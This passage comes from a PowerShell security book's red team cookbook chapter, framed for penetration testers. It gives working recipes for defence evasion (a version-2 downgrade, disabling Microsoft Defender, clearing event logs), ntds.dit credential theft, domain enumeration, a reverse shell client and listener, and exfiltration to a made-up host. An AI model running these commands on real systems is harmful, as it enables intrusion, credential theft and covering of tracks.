Often, an ASCII string is encoded into a Base64 string. If you were to use Unicode to decode the string, you would not receive the desired output, as shown in the following screenshot:


```
PS C:\Windows\System32> [Convert]::ToBase64String([System.Text.Encoding]::ASCII.GetBytes("Write-Host
'Hello World!'"))
V3JpdGUtSG9zdCAnSGVsbG8gV29ybGQhJw==
PS C:\Windows\System32> [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String
("V3JpdGUtSG9zdCAnSGVsbG8gV29ybGQhJw=="))
⊡ ⊡ ⊡⊡ ⊡ ⊡⊡ ⊡ ⊡⊡
PS C:\Windows\System32> _
```

Figure 8.2 – If you are not using the correct format, you will get a corrupted output

Use the following command to convert a Base64 string back into an ASCII string:

```
> [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String("V3JpdGUtSG9zdCAnSGVs
```

This would also result in the **"Write-Host 'Hello World!'"** string.

Performing a downgrade attack

You want to bypass security mechanisms such as event logging that were introduced with newer PowerShell versions and therefore want to run a downgrade attack.

Solution

A downgrade attack can be executed by specifying PowerShell's version number when running **powershell.exe**:

```
> powershell.exe -version 2 –command <command>
```

If the specified version is installed, the command will run while using the deprecated binary, which implies that only security features that were already introduced to this version are applied.

If you try to run **powershell.exe -version 2** and you get an error message similar to the one shown in the following code snippet, stating that version 2 of .NET Framework is missing, that means that .NET Framework 2.0 hasn't been installed on the system yet:

```
> powershell.exe -version 2
Version v2.0.50727 of the .NET Framework is not installed and it is required to run version 2 of W
```

.NET Framework 2.0 can be installed manually. To evaluate whether PowerShell version 2 is enabled or disabled, run the following command:

```
> Get-WindowsOptionalFeature -Online | Where-Object {$_.FeatureName -match "PowerShellv2"}
FeatureName : MicrosoftWindowsPowerShellV2Root
State       : Enabled
FeatureName : MicrosoftWindowsPowerShellV2
State       : Enabled
```

In this example, it seems like PowerShell version 2 is still enabled on this machine. So, if the missing .NET Framework 2.0 were to be installed, this system would be vulnerable to a downgrade attack.

Disabling Microsoft Defender

You want to disable Microsoft Defender and most of its security features.

Solution

You can use `Set-MpPreference` to achieve your goal:

```
> Set-MpPreference -DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true -Disab
```

This command disables real-time monitoring, intrusion prevention systems, **Internet Outbound AntiVirus (IOAV)** protection, and script scanning. It sets network protection to Audit Mode only (so that it's not enforced any longer), disables **Microsoft Active Protection Service (MAPS)** reporting, sets the consent to never send samples, and disables controlled folder access. The `-Force` parameter ensures that the changes are applied without additional prompts.

Please refer to the `Set-MpPreference` documentation if you want to tamper with features other than the ones shown in this example: https://learn.microsoft.com/en-us/powershell/module/defender/set-mppreference.

Clearing logs

You want to clear all event logs, regardless of which PowerShell version is deployed on the target system.

Solution

You can clear all event logs by using the following code snippet:

```
Get-WinEvent -ListLog * | foreach {
    try {      [System.Diagnostics.Eventing.Reader.EventLogSession]::GlobalSession.ClearLog($_.Lo
    catch {}
}
```

Credential access

The credential access phase is all about stealing credentials (for example, usernames and passwords). Those credentials can be used later to move laterally and authenticate against other targets.

Exfiltrating the ntds.dit file

You want to exfiltrate the `ntds.dit` file, which contains all identities and hashes within Active Directory.

Solution

As the `ntds.dit` file is constantly used by Active Directory and therefore locked, you need to find a way to access `ntds.dit`. One way is to create a shadow copy, create a symbolic link, and extract the file from it:

```
$ShadowCopy = Invoke-CimMethod -ClassName "Win32_ShadowCopy" -Namespace "root\cimv2" -MethodName "
$ShadowCopyPath = (Get-CimInstance -ClassName Win32_ShadowCopy | Where-Object { $_.ID -eq $ShadowC
cmd /c mklink /d C:\shadowcopy "$ShadowCopyPath"
```

You can now access the **ntds.dit** file without errors and either extract it or proceed with extracting identities. In this example, we will simply copy it to **C:\tmp** for further use:

```
> Copy-Item "C:\shadowcopy\Windows\NTDS\ntds.dit" -Destination "C:\tmp"
```

Once you've done this, you can delete the symbolic link and proceed with your penetration test:

```
> (Get-Item C:\shadowcopy).Delete()
```

Discovery

The discovery phase is similar to the reconnaissance phase: its goal is to gather as much information as possible about potential targets. The discovery phase usually occurs after a red teamer has gained access to a system and plans their next steps.

Finding out which user is currently logged on

You want to find out which user is currently logged on and want to display their username and domain (or computer name if it's a local account).

Solution

To achieve your goal, you can use the **whoami** command:

```
> whoami
```

Enumerating users (local and domain)

You want to find out which user accounts exist on the current system or in the current domain.

Solution

Depending on your goal, there are multiple ways to enumerate users.

You can use WMI/CIM to enumerate all users, regardless of whether they are local or domain users:

```
> Get-CimInstance -ClassName Win32_UserAccount
```

To enumerate local users only, you can use **Get-LocalUser** or **net users**:

```
> Get-LocalUser
> net users
```

There are multiple ways to enumerate domain users only. If the **ActiveDirectory** module is present, you can use **Get-ADUser**:

```
> Get-ADUser
```

But in most cases, the **ActiveDirectory** module will not be present, so you can leverage **adsisearcher** to enumerate all domain users instead:

```
$domain = Get-WmiObject -Namespace root\cimv2 -Class Win32_ComputerSystem | Select-Object -ExpandP
$filter = "(sAMAccountType=805306368)"
$searcher = [adsisearcher]"(&(objectCategory=User)$filter)"
$searcher.SearchRoot = "LDAP://$domain"
$searcher.FindAll() | ForEach-Object {$_.GetDirectoryEntry().Name}
```

It is also possible to use **net** to enumerate all domain users:

```
> net user /domain
```

Enumerating groups (local and domain)

You want to find out which local or domain groups exist.

Solution

Depending on whether you want to enumerate local or domain groups, there are multiple ways to achieve your goal.

You can use WMI/CIM to enumerate all groups, regardless of whether they are local or domain groups:

```
> Get-CimInstance -ClassName Win32_Group
```

To enumerate local groups only, you can use **Get-LocalGroup** or **net localgroups**:

```
> Get-LocalGroup
> net localgroups
```

There are multiple ways to enumerate domain users only. If the **ActiveDirectory** module is present, you can use **Get-ADGroup**:

```
> Get-ADGroup
```

Since this is not the case most of the time, you can also leverage **net** to find out which domain groups exist:

```
> net group /domain
```

You can also use **adsisearcher** to enumerate all domain groups, as shown in the following code snippet:

```
$domain = Get-WmiObject -Namespace root\cimv2 -Class Win32_ComputerSystem | Select-Object -ExpandP
$searcher = [adsisearcher]"(&(objectCategory=group))"
$searcher.SearchRoot = "LDAP://$domain"
$searcher.FindAll() | ForEach-Object {$_.GetDirectoryEntry().Name}
```

Retrieving information about the current system

You want to retrieve information about the current system.

Solution

Using the **hostname** command, you can find out the hostname of the current machine:

```
> hostname
```

By using the **systeminfo** command, you can retrieve detailed system configuration information about the current machine:

```
> systeminfo
```

Systeminfo lets you collect various pieces of information about the current system, such as hardware properties, the current operating system version, hostname, BIOS version, boot time, and much more valuable information.

Enumerating network-related information

You want to learn more about the network-related information of the current system. What is its IP address and which other devices are connected to the current machine?

Solution

You can use the following commands to enumerate network-related information:

```
> ipconfig /all
```

ipconfig /all displays detailed information about all network interfaces (including IP addresses, subnet masks, default gateways, DNS servers, and more) configured on the system:

```
> Get-NetAdapter | fl
```

Using **Get-NetAdapter**, you can retrieve information about network adapters and their properties, such as their interface index, name, MAC address, and more:

```
> route print
```

route print displays the routing table on the system and shows the network destinations, associated gateway addresses, and interface information:

```
> arp -A
```

arp -a displays the **Address Resolution Protocol** (**ARP**) cache, which contains mappings of IP addresses to MAC addresses for devices on the local network. By doing this, you can easily find out potential targets for lateral movement.

Enumerating domain information

You want to enumerate the current domain and want to find out more about the forest and the domain and forest trusts.

Solution

You can leverage the **System.DirectoryServices.ActiveDirectory** namespace to enumerate the current domain and forest:

```
> [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
```

The **GetCurrentDomain()** command retrieves the current domain object in Active Directory and returns information such as the domain name, domain controllers, and other properties:

```
> ([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()).GetAllTrustRelationships
```

The **GetCurrentDomain()).GetAllTrustRelationships()** command retrieves all trust relationships established by the current domain in Active Directory, providing information about trusted domains and their properties:

```
> [System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest()
```

The **GetCurrentForest()** command retrieves the current forest object in Active Directory and returns information such as the forest name, domain trees, and other properties:

```
> ([System.DirectoryServices.ActiveDirectory.Forest]::GetForest((New-Object System.DirectoryServic
```

The preceding command retrieves all trust relationships for a specific forest in Active Directory and provides information about trusted domains within that forest, as well as their properties.

Enumerating domain controllers (DCs)

You want to enumerate the DCs of a domain and find out which DC was used for the current authenticated session.

Solution

You can use **nltest** to query and list all DCs available in the specified domain:

```
> nltest /dclist:PSSEC.local
```

To retrieve and display a list of all DCs in the current domain, use the following command:

```
> net group "domain controllers" /domain
```

To determine which DC was used to authenticate the current session, run the following command:

```
> nltest /dsgetdc:PSSEC.local
```

Listing installed antivirus (AV) products

You want to list all AV products that were installed on the current system.

Solution

You can enumerate all installed AV products by using WMI/CIM:

```
> Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntiVirusProduct
```

Lateral movement

Once an initial foothold has been achieved, a red teamer usually tries to move laterally from one host to another, exploring and exploiting additional targets within the network. Lateral movement allows the attacker to explore the network, escalate privileges, access valuable resources, and ultimately gain control over critical systems or data.

Executing a single command or binary on a remote machine

You want to execute a single command or binary on a remote machine.

Solution

To execute a single command or binary on a remote (or local) machine, you can leverage `Invoke-Command`:

```
> Invoke-Command <ip address or hostname> {<scriptblock/binary>}
```

The following example shows how you can execute the `Get-Process` cmdlet, as well as the `mimikatz.exe` binary, on the remote host, **PSSec-PC01**:

```
> Invoke-Command PSSec-PC01 {Get-Process}
> Invoke-Command PSSec-PC01 {C:\tmp\mimikatz.exe}
```

If you want to use `Invoke-Command` against an IP address, ensure that the remote host's IP is present in **TrustedHosts** and is configured for remote access.

Initiating a remote interactive PowerShell session

You want to initiate a remote PowerShell session in which you can interactively run PowerShell commands.

Solution

You can use `Enter-PSSession` to initiate an interactive remote PowerShell session:

```
Enter-PSSession <ip address or hostname>
```

In this case, we would establish a PowerShell session to the remote host, **PSSec-PC01**:

```
> Enter-PSSession PSSec-PC01
```

Command and Control (C2)

In this phase, the red teamer is trying to communicate with its victim hosts to control them.

Opening a reverse shell

You want to open a reverse shell on a remote system.

A reverse shell is a shell that a red teamer can use to establish a connection to a remote system without the need to initiate a remote session. In the case of a reverse shell, usually, a payload is somehow stored on the victim system. Once the payload is executed, the victim establishes the connection back to the server that was specified by the red teamer, on which usually a listener is listening for incoming connections.

Solution

To reproduce this using PowerShell, first, create and start a listener on your C2 server:

```
$listener = New-Object System.Net.Sockets.TcpListener([System.Net.IPAddress]::Any, 4444)
$listener.Start()
$client = $listener.AcceptTcpClient()
```

Once the listener has been started, it waits for a connection, which it accepts immediately, and stores the session in the **$client** variable.

Have the **victim machine** execute your payload. This could look something like this:

```
$client = New-Object System.Net.Sockets.TcpClient
$client.Connect("172.29.0.20", 4444)
$stream = $client.GetStream()
$writer = New-Object System.IO.StreamWriter($stream)
$reader = New-Object System.IO.StreamReader($stream)
while($true) {
    $data = ""
    while($stream.DataAvailable) {
        $bytes = New-Object Byte[] 1024
        $count = $stream.Read($bytes, 0, 1024)
        $data += [System.Text.Encoding]::ASCII.GetString($bytes, 0, $count)
    }
    if ($data) {
        Invoke-Expression $data
        $data = ""
    }
}
$writer.Close()
$reader.Close()
$client.Close()
```

This code creates a new TCP socket, connects to the server on the **172.29.0.20** IP address on port **4444**, and waits for input once connected. The client can now either read incoming commands or write to the command line.

Again, on the C2 server, you can now send commands over the stream:

```
$stream = $client.GetStream()
$bytes = [System.Text.Encoding]::ASCII.GetBytes("Write-Host 'Hello world!'")
$stream.Write($bytes, 0, $bytes.Length)
$stream.Flush()
```

Once the connection needs to be terminated, just send the following command from the C2 server:

```
$client.Close()
```

You can find this code in this chapter's GitHub repository:

- Client: **https://github.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/blob/master/Chapter08/RevShell_Client.ps1**
- Server: **https://github.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/blob/master/Chapter08/RevShell_Server.ps1**

Of course, there are also tools such as PowerShell Empire and Metasploit that already have modules to generate payloads automatically and open a reverse shell.

Exfiltration

In the exfiltration phase, the red teamer tries to steal and exfiltrate data from the victim's network.

Exfiltrating a file and uploading it to a web server

You want to exfiltrate the content of a file and upload it to a web server.

Solution

You can achieve your goal by reading the bytes of the desired file, converting them into a **Base64** string, and uploading them to a web server using `Invoke-WebRequest`:

```
> $FileContent = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes("C:\shadowcopy\Wi
> Invoke-WebRequest -uri http://PSSec-example.com/upload -Method POST -Body $FileContent
```

In this example, we are uploading the Base64-encoded `ntds.dit` file that we extracted earlier as a shadow copy to `http://PSSec-example.com/upload` (which does not exist; we just made up for this example).

It is also possible to use the `System.NET.WebClient` class to extract and upload a file. The following code snippet demonstrates how this could be achieved:

```
> $FileToUpload = "C:\shadowcopy\Windows\NTDS\ntds.dit"
> (New-Object System.NET.WebClient).UploadFile("ftp://PSSec-example.com/ntds.dit, $FileToUpload)
```

Impact

Recipes in the impact phase are determined to cause mayhem; the red teamer is trying to interrupt, destroy, or manipulate systems or data.

Stopping a service

You want to stop a service.

Solution

To do this, you can use the **Stop-Service** cmdlet:

```
> Stop-Service -Name Spooler -Force
```

If executed, the preceding command would stop the **Spooler** service. By using the **-Force** parameter, the service will be stopped abruptly without prompting for confirmation.

Shutting down a system

You want to shut down a system.

Solution

You can achieve your goal using several methods. One of them is by using the **Stop-Computer** cmdlet:

```
> Stop-Computer -ComputerName localhost
```

Using the **-ComputerName** parameter, you can specify whether the local or a remote host should be shut down.

You can also use the **shutdown** command:

```
> shutdown /s /t 0
```

The **/s** parameter indicates that the system will be shut down. The **/t** parameter indicates how many seconds will pass until the command is executed. In this case, the system is shut down immediately.

Summary

In this chapter, you learned about the different phases of an attack. You were provided with an overview of common PowerShell red team tools and were presented with a red team cookbook, which can help you during your next red team engagements.

This red team cookbook contained many helpful code snippets that helped you learn about a bunch of important options when using **powershell.exe**, how to create obfuscation using Base64, how to download files, and how to execute scripts in memory only. You were reminded of how to execute commands on remote machines, as well as how to open a session.

We looked at several options regarding how persistence can be established using PowerShell and how a downgrade attack can be performed. You also got a refresher on how in-memory injection works and how to open a reverse shell without any of the common red teaming tools. Last but not least, you learned how to clear logs.

Now that we've explored various red teamer tasks and recipes, in the next chapter, we'll explore blue team and infosec practitioner tasks and recipes.

Further reading

If you want to explore some of the topics that were mentioned in this chapter, take a look at these resources:

Abusing WMI to build a persistent asynchronous and fileless backdoor:

- https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor-wp.pdf
- https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor.pdf

New-GPLink:

- https://learn.microsoft.com/en-us/powershell/module/grouppolicy/new-gplink

PowerUpSQL:

- https://github.com/NetSPI/PowerUpSQL/wiki/PowerUpSQL-Cheat-Sheet
- https://github.com/NetSPI/PowerUpSQL/wiki

You can find all the links mentioned in this chapter in the GitHub repository for *Chapter 8* – there's no need to manually type in every link: **https://github.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/blob/master/Chapter08/Links.md**.